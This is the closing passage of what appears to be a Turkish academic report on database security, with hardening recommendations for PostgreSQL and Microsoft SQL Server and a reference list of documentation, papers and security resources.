- Veritabanındaki kullanıcı rolleri meşru gereksinimleri aşmayacak şekilde her kullanıcı için ayrı ayrı tasarlanmalı, her kullanıcının en yetkili kullanıcı olan "postgres" kullanıcısına erişimi olmasına izin verilmemelidir.

- Kimlik doğrulama yöntemi olarak peer/ident seçimi ile, veritabanına bağlanmak isteyen kullanıcının öncelikle o sistemde oturum açmış olmasına dikkat edilmelidir.

- pg_hba.conf dosyası titizlikle yapılandırılmalı, kural yazımı sırasında kolaya kaçılmamalı ve herhangi bir olası güvenlik açığına imkan tanınmamalıdır.

- Kimlik doğrulama yöntemi olarak asla "trust" yöntemi kullanılmamalıdır. [56]

- Kimlik doğrulaması yapılırken, şifre çözme gerektirecek parola tabanlı kimlik doğrulamalar yerine, geriye döndürülemeyen özet tabanlı yöntemler tercih edilmelidir. [56]

6.4.1.3. Microsoft SQL Server Önerileri

- Kimlik doğrulama yöntemi olarak, Microsoft'un da önermiş olduğu gibi Microsoft Kimlik Doğrulama Modu seçilmelidir. Böylelikle sistem üzerinde meşru bir oturuma sahip olmayan kullanıcıların veritabanına bağlanmasına izin vermilmeyecektir.

- SQL Server Kimlik Doğrulama Modu tercih edildiği takdirde, parola olarak Microsoft'un önermiş olduğu parola politikasına uygun, tahmin edilmesi zor kompleks bir parola belirlenmelidir. Bu durum Linux sistemlerde de geçerlidir.

6.4.2. Veritabanı Sisteminden Bağımsız Öneriler

- Kullanılacak veritabanı yönetim sisteminin en güncel sürümü tercih edilmeli, kullanım sırasında da düzenli bir şekilde güncelleştirilme yapılmalıdır.
- Her kullanıcı için ayrı kullanıcı hesabı oluşturulmalı, bu hesaplardaki yetkiler kullanıcının meşru gereksinimlerini aşacak şekilde olmamalıdır. Bütün yetkilere sahip olan bir kullanıcı hesabının tüm kullanıcılar tarafından bilindiği ve kullanıldığı senaryolardan kaçınılmalıdır.
- Veritabanı sistemi dışarıdan gelebilecek bağlantılara açık olmamalı, yalnızca organizasyon içerisinden bağlantı kabul etmelidir. Uzaktan yapılabilecek meşru erişimler için VPN kurulmalu ve erişimler bu şekilde sağlanmalıdır.
- Verilerin yedeklemesi ve depolanması güvenli bir şekilde yapılmalıdır.

KAYNAKLAR

[1] **"DB-Engines Ranking,"** DB-Engines. alındığı tarih: 18.06.2020 https://db-engines.com/en/ranking.

[2] **Al-Sayid, N. A., & Aldlaeen, D.** (2013). Database security threats: A survey study. *2013 5th International Conference on Computer Science and Information Technology*, 60-64.

[3] **Shulman, A.** (2006). Top Ten Database Security Threats-How to Mitigate the Most Significant Database Vulnerabilities. white paper, Imperva Inc.

[4] **Mattsson, U. T.** (2008). How to Prevent Internal and External Attacks on Data - Securing the Enterprise Data Flow Against Advanced Attacks. https://doi.org/10.2139/ssrn.1144290

[5] **Lesov, P.** (2010). Database Security: A Historical Perspective. Içinde arXiv [cs.DB]. arXiv. http://arxiv.org/abs/1004.4022

[6] **Owasp, T.** (2017). *Top 10-2017 A1-Injection*.

[7] **Khanuja, H. K., & Adane, D. S.** (2011). Database security threats and challenges in database forensic: A survey. Proceedings of 2011 International Conference on Advancements in Information Technology (AIT 2011), http://www. ipcsit. com/vol20/33-ICAIT2011-A4072. pdf. http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.475.2228&rep=rep1&type=pdf

[8] **Coopers, P. W.** (2014). The Global State of Information Security® Survey 2018. Price Waterhouse Coopers.

[9] **Wang, S., & Qian, S.** (2010). The Analysis of Database Remote Attack Defense. 2010 International Symposium on Intelligence Information Processing and Trusted Computing, 378-381.

[10] **Kul, G., Upadhyaya, S., & Hughes, A.** (2017). Complexity of Insider Attacks to Databases. Proceedings of the 2017 International Workshop on Managing Insider Security Threats, 25-32.

[11] **Sadeghian, A., Zamani, M., & Abdullah, S. M.** (2013). A Taxonomy of SQL Injection Attacks. Içinde 2013 International Conference on Informatics and Creative Multimedia. https://doi.org/10.1109/icicm.2013.53

[12] **Su, G., Wang, F., & Li, Q.** (2018). Research on SQL Injection Vulnerability Attack model. 2018 5th IEEE International Conference on Cloud Computing and Intelligence Systems (CCIS), 217-221.

[13] **Wegerer, M., & Tjoa, S.** (2016). Defeating the Database Adversary Using Deception - A MySQL Database Honeypot. 2016 International Conference on Software Security and Assurance (ICSSA), 6-10.

[14] **Taran, A., & Silnov, D. S.** (2017). Research of attacks on MySQL servers using HoneyPot technology. Içinde 2017 IEEE Conference of Russian Young Researchers in Electrical and Electronic Engineering (EIConRus). https://doi.org/10.1109/eiconrus.2017.7910533

[15] **MySQL :: MySQL 5.7 Reference Manual :: 6.1.1 Security Guidelines.** alındığı tarih: 04.08.2020 https://dev.mysql.com/doc/refman/5.7/en/security-guidelines.html.

[16] **MySQL :: MySQL 5.7 Reference Manual :: 5.5 MySQL Server Plugins.** alındığı tarih: 04.08.2020 https://dev.mysql.com/doc/refman/5.7/en/server-plugins.html.

[17] **MySQL :: MySQL Secure Deployment Guide :: 11 Enabling Authentication.** alındığı tarih: 08.08.2020 https://dev.mysql.com/doc/mysql-secure-deployment-guide/5.7/en/secure-deployment-configure-authentication.html.

[18] **MySQL :: MySQL 5.7 Reference Manual :: 5.1.7 Server System Variables.** alındığı tarih: 10.08.2020 https://dev.mysql.com/doc/refman/5.7/en/server-system-variables.html.

[19] **A6:2017-Security Misconfiguration | OWASP.** alındığı tarih: 11.08.2020 https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A6-Security_Misconfiguration.

[20] **Change MySQL Server authentication plugin for root user. (2018) NDK Blog.** alındığı tarih: 14.08.2020 https://blog.ndk.name/change-mysql-server-authentication-plugin-for-root-user/.

[21] **Unrestricted File Upload | OWASP.** alındığı tarih: 15.08.2020 https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload.

[22] **Jayathissa O. M.** MySQL UDF Exploitation. alındığı tarih: 15.08.2020 https://www.exploit-db.com/docs/english/44139-mysql-udf- exploitation.pdf

[23] **MySQL :: MySQL 5.7 Reference Manual :: 11.3.4 The BLOB and TEXT Types.** alındığı tarih: 16.08.2020 https://dev.mysql.com/doc/refman/5.7/en/blob.html.

[24] **MySQL :: MySQL Shell 8.0 :: 3.1 MySQL Shell Commands.** alındığı tarih: 18.08.2020 https://dev.mysql.com/doc/mysql-shell/8.0/en/mysql-shell-commands.html.

[25] **About.** alındığı tarih: 12.10.2020 https://www.postgresql.org/about/.

[26] **Security.** (2012). alındığı tarih: 19.10.2020 https://www.postgresql.org/docs/7.0/security.htm.

[27] **20.8. Ident Authentication** (2020). alındığı tarih: 30.11.2020 https://www.postgresql.org/docs/11/auth-ident.html.

[28] **20.9. Peer Authentication.** (2020). alındığı tarih: 29.11.2020 https://www.postgresql.org/docs/11/auth-peer.html.

(29) **CREATE ROLE.**(2020). alındığı tarih: 27.11.2020 https://www.postgresql.org/docs/current/sql-createrole.html.

[30] **System Administration Functions.** (2020). alındığı tarih: 27.11.2020 https://www.postgresql.org/docs/9.5/functions-admin.html.

[31] **Character Types.** (2020). alındığı tarih: 27.11.2020 https://www.postgresql.org/docs/9.5/datatype-character.html.

[32] **COPY.** (2017). alındığı tarih: 28.10.2020 https://www.postgresql.org/docs/9.2/sql-copy.html.

[33] **Sap, A. G.** (2011). SAP Help Portal. alındığı tarih: 29.10.2020 Http://help.sap.com [Abruf: 16. 11. 2004]. https://help.sap.com/viewer/6f5d6e0450784ed59cc844f0b9680bb8/Cloud/en-US/7cd14f1931404738a05c5e93e22564af.html.

[34] **51.30. Pg_largeobject.**(2020). alındığı tarih: 01.11.2020 https://www.postgresql.org/docs/current/catalog-pg-largeobject.html.

[35] **Pentest-Wiki. Github.** alındığı tarih: 03.11.2020 https://github.com/nixawk/pentest-wiki.

[36] **Wikipedia contributors.** (2020). Microsoft SQL Server. Wikipedia, The Free Encyclopedia. alındığı tarih: 04.11.2020

https://en.wikipedia.org/w/index.php?title=Microsoft_SQL_Server&oldid=994061478.

[37] **Microsoft Data Platform.** alındığı tarih: 07.11.2020 https://www.microsoft.com/en-us/sql-server.

[38] **VanMSFT. Choose an Authentication Mode.** alındığı tarih: 18.11.2020 https://docs.microsoft.com/tr-tr/sql/relational-databases/security/choose-an-authentication-mode?view=sql-server-ver15.

[39] **VanMSFT. Password Policy.** alındığı tarih: 18.11.2020 https://docs.microsoft.com/en-us/sql/relational-databases/security/password-policy?view=sql-server-ver15.

[40] **VanMSFT. Principals (Database Engine).** alındığı tarih: 19.11.2020 https://docs.microsoft.com/tr-tr/sql/relational-databases/security/authentication-access/principals-database-engine?view=sql-server-ver15.

[41] **VanMSFT. Server-Level Roles.** alındığı tarih: 21.11.2020 https://docs.microsoft.com/tr-tr/sql/relational-databases/security/authentication-access/server-level-roles?view=sql-server-ver15.

[42] **markingmyname. Change Server Authentication Mode - SQL Server.** alındığı tarih: 24.11.2020 https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/change-server-authentication-mode?redirectedfrom=MSDN&view=sql-server-ver15.

[43] **VanMSFT. Sys.sql_logins (Transact-SQL).** alındığı tarih: 25.11.2020 https://docs.microsoft.com/en-us/sql/relational-databases/system-catalog-views/sys-sql-logins-transact-sql?view=sql-server-ver15.

[44] **Underground, C. W. H.** (2009). Full MSSQL Injection PWNage. alındığı tarih: 21.12.2020 https://www.exploit-db.com/papers/12975.

[45] **markingmyname. Xp_cmdshell Server Configuration Option.** alındığı tarih: 29.11.2020 https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option?view=sql-server-ver15.

[46] **1433 - Pentesting MSSQL - Microsoft SQL Server.** alındığı tarih: 21.07.2020 https://book.hacktricks.xyz/pentesting/pentesting-mssql-microsoft-sql-server.

[47] **dphansen. Sp_execute_external_script (Transact-SQL).** alındığı tarih: 01.12.2020 https://docs.microsoft.com/en-

us/sql/relational-databases/system-stored-procedures/sp-execute-external-script-transact-sql?view=sql-server-ver15.

[48] **VanMSFT. SQL Server on Linux.** alındığı tarih: 03.12.2020 https://docs.microsoft.com/en-us/sql/linux/sql-server-linux-overview?view=sql-server-ver15.

[49] **VanMSFT. Editions and Supported Features of SQL Server 2017 ~ Linux - SQL Server.** alındığı tarih: 04.12.2020 https://docs.microsoft.com/en-us/sql/linux/sql-server-linux-editions-and-components-2017?view=sql-server-ver15.

[50] **Documentation - The Go Programming Language.** alındığı tarih: 21.07.2020 https://golang.org/doc/.

[51] **A Tour of Go.** alındığı tarih: 21.07.2020 https://tour.golang.org/concurrency/1.

[52] **A Tour of Go.** alındığı tarih: 21.07.2020 https://tour.golang.org/concurrency/2.

[53] **MySQL Database Security Best Practices.** alındığı tarih: 01.01.2021 . Data Sunrise. https://www.datasunrise.com/blog/professional-info/mysql-database-security/.

[54] **IBM Cloud Docs.** (t.y.). alındığı tarih: 03.01.2021 https://cloud.ibm.com/docs/database-tools?topic=database-tools-dbt-mysql-security.

[55] **How to improve MySQL security: Top 11 ways.** (t.y.). alındığı tarih: 04.01.2021. https://www.upguard.com/blog/top-11-ways-to-improve-mysql-security.

[56] **How to secure your PostgreSQL database - 10 tips.** (t.y.). alındığı tarih: 07.01.2021 https://www.upguard.com/blog/10-ways-to-bolster-postgresql-security.